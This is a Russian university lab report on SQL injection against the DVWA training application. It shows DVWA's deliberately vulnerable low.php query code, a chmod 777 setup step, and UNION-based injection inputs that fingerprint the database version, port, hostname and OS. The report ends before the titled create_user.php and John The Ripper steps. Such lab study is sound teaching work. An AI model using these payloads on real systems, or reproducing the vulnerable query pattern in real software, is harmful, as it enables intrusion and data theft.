

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.  
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Эксплоит 'union, create\_user.php, John The Ripper**

ОТЧЕТ ПО ДИСЦИПЛИНЕ

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

\_\_\_\_\_  
подпись, дата

А. С. Гераськин

Саратов 2024

Настройка прав доступа загрузчика:




```
root@Fedora14:/var/www/html
File Edit View Search Terminal Help
[root@Fedora14 httpd]# cd /var/www/html/
[root@Fedora14 html]# chown apache:mysql dvwa
[root@Fedora14 html]# chmod 777 dvwa
[root@Fedora14 html]# ls -l
total 4
drwxrwxrwx. 8 apache mysql 4096 Sep  8 2010 dvwa
[root@Fedora14 html]#
```


Установка Firebug:

Будем использовать более новый дистрибутив linux – Ubuntu:

Изучение уязвимостей с sql инъекциями:




Переходим в директорию и изучаем ее содержимое:



```
student@Fedora14:/var/www/html/dvwa/vulnerabilities/sqli
File Edit View Search Terminal Help
[student@Fedora14 ~]$ cd /var/www/html/dvwa/vulnerabilities/sqli
[student@Fedora14 sqli]$ ls -lrta
total 20
-rw-r--r--. 1 root root 1743 Mar 16 2010 index.php
drwxr-xr-x. 2 root root 4096 Sep 8 2010 source
drwxr-xr-x. 2 root root 4096 Sep 8 2010 help
drwxr-xr-x. 11 root root 4096 Sep 8 2010 ..
drwxr-xr-x. 4 root root 4096 Sep 8 2010 .
[student@Fedora14 sqli]$ gedit index.php 2> /dev/null &
[1] 4435
[student@Fedora14 sqli]$
```

Содержимое файла index.php:



```
index.php [Read-Only] (/var/www/html/dvwa/vulnerabilities/sqli) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo
index.php x
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '../..' );
require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated', 'phpids' ) );

$page = dvwaPageNewGrab();
$page[ 'title' ] .= $page[ 'title_separator' ].'Vulnerability: SQL Injection';
$page[ 'page_id' ] = 'sqli';

dvwaDatabaseConnect();

$vulnerabilityFile = '';
switch( $_COOKIE[ 'security' ] ) {
    case 'low':
        $vulnerabilityFile = 'low.php';
        break;

    case 'medium':
        $vulnerabilityFile = 'medium.php';
        break;

    case 'high':
    default:
        $vulnerabilityFile = 'high.php';
        break;
}

require_once DVWA_WEB_PAGE_TO_ROOT."vulnerabilities/sqli/source/{$vulnerabilityFile}";

PHP Tab Width: 8 Ln 1, Col 1 INS
```


## Замечание:

Отображается low.php, так как Настройки безопасности выставлены на "low"

Изучение low.php:



```
student@Fedora14:/var/www/html/dvwa/vulnerabilities/sqli$ gedit /var/www/html/dvwa/vulnerabilities/sqli/source/low.php 2> /dev/null &
[2] 4441
[1] Done
student@Fedora14:/var/www/html/dvwa/vulnerabilities/sqli$ gedit index.php 2> /dev/null
[student@Fedora14 sqli]$
```



```
low.php [Read-Only] (/var/www/html/dvwa/vulnerabilities/sqli/source) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo
low.php x
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        $html .= '<pre>';
        $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        $html .= '</pre>';
        $i++;
    }
}>
```

### Замечание:


- 1) `$_GET['Submit']`, ссылается на действие: пользователь щелкает на кнопку «отправить».
- 2) `$_GET['id']`, назначает значение из текстового поля "id" переменной \$id.
- 3) Переменная \$id помещается в следующее SQL выражение
- 4) `SELECT first_name, last_name FROM users WHERE user_id = '$id'`
- 5) `first_name, last_name` – два параметра, выбранные из таблицы "users" если данное поле `user_id` найдено.
- 6) `= '$id'`, атака проводится на последнюю одиночную кавычку (') для отображения результата и записи в файл вывода.

### Базовая техника SQL-инъекций (sqli):


1. Введите "1" в поле ввода и нажмите "Submit":



2. Введите одиночную кавычку ( ' ) в поле ввода и нажмите "Submit":



3. Введите в поле 'union select 1 ':



4. Введите в поле 'union select 1,2 ':






**Получение производителя БД и ОС:**

Определите производителя БД:




## Увеличили размер вводимого поля:



### 1. Определите версию БД и номер порта:

Введите: ' UNION ALL SELECT @@version, @@port '





## 2. Определите имя хоста сервера и тип ОС

Введите: ' UNION ALL SELECT @@hostname, @@version\_compile\_os'

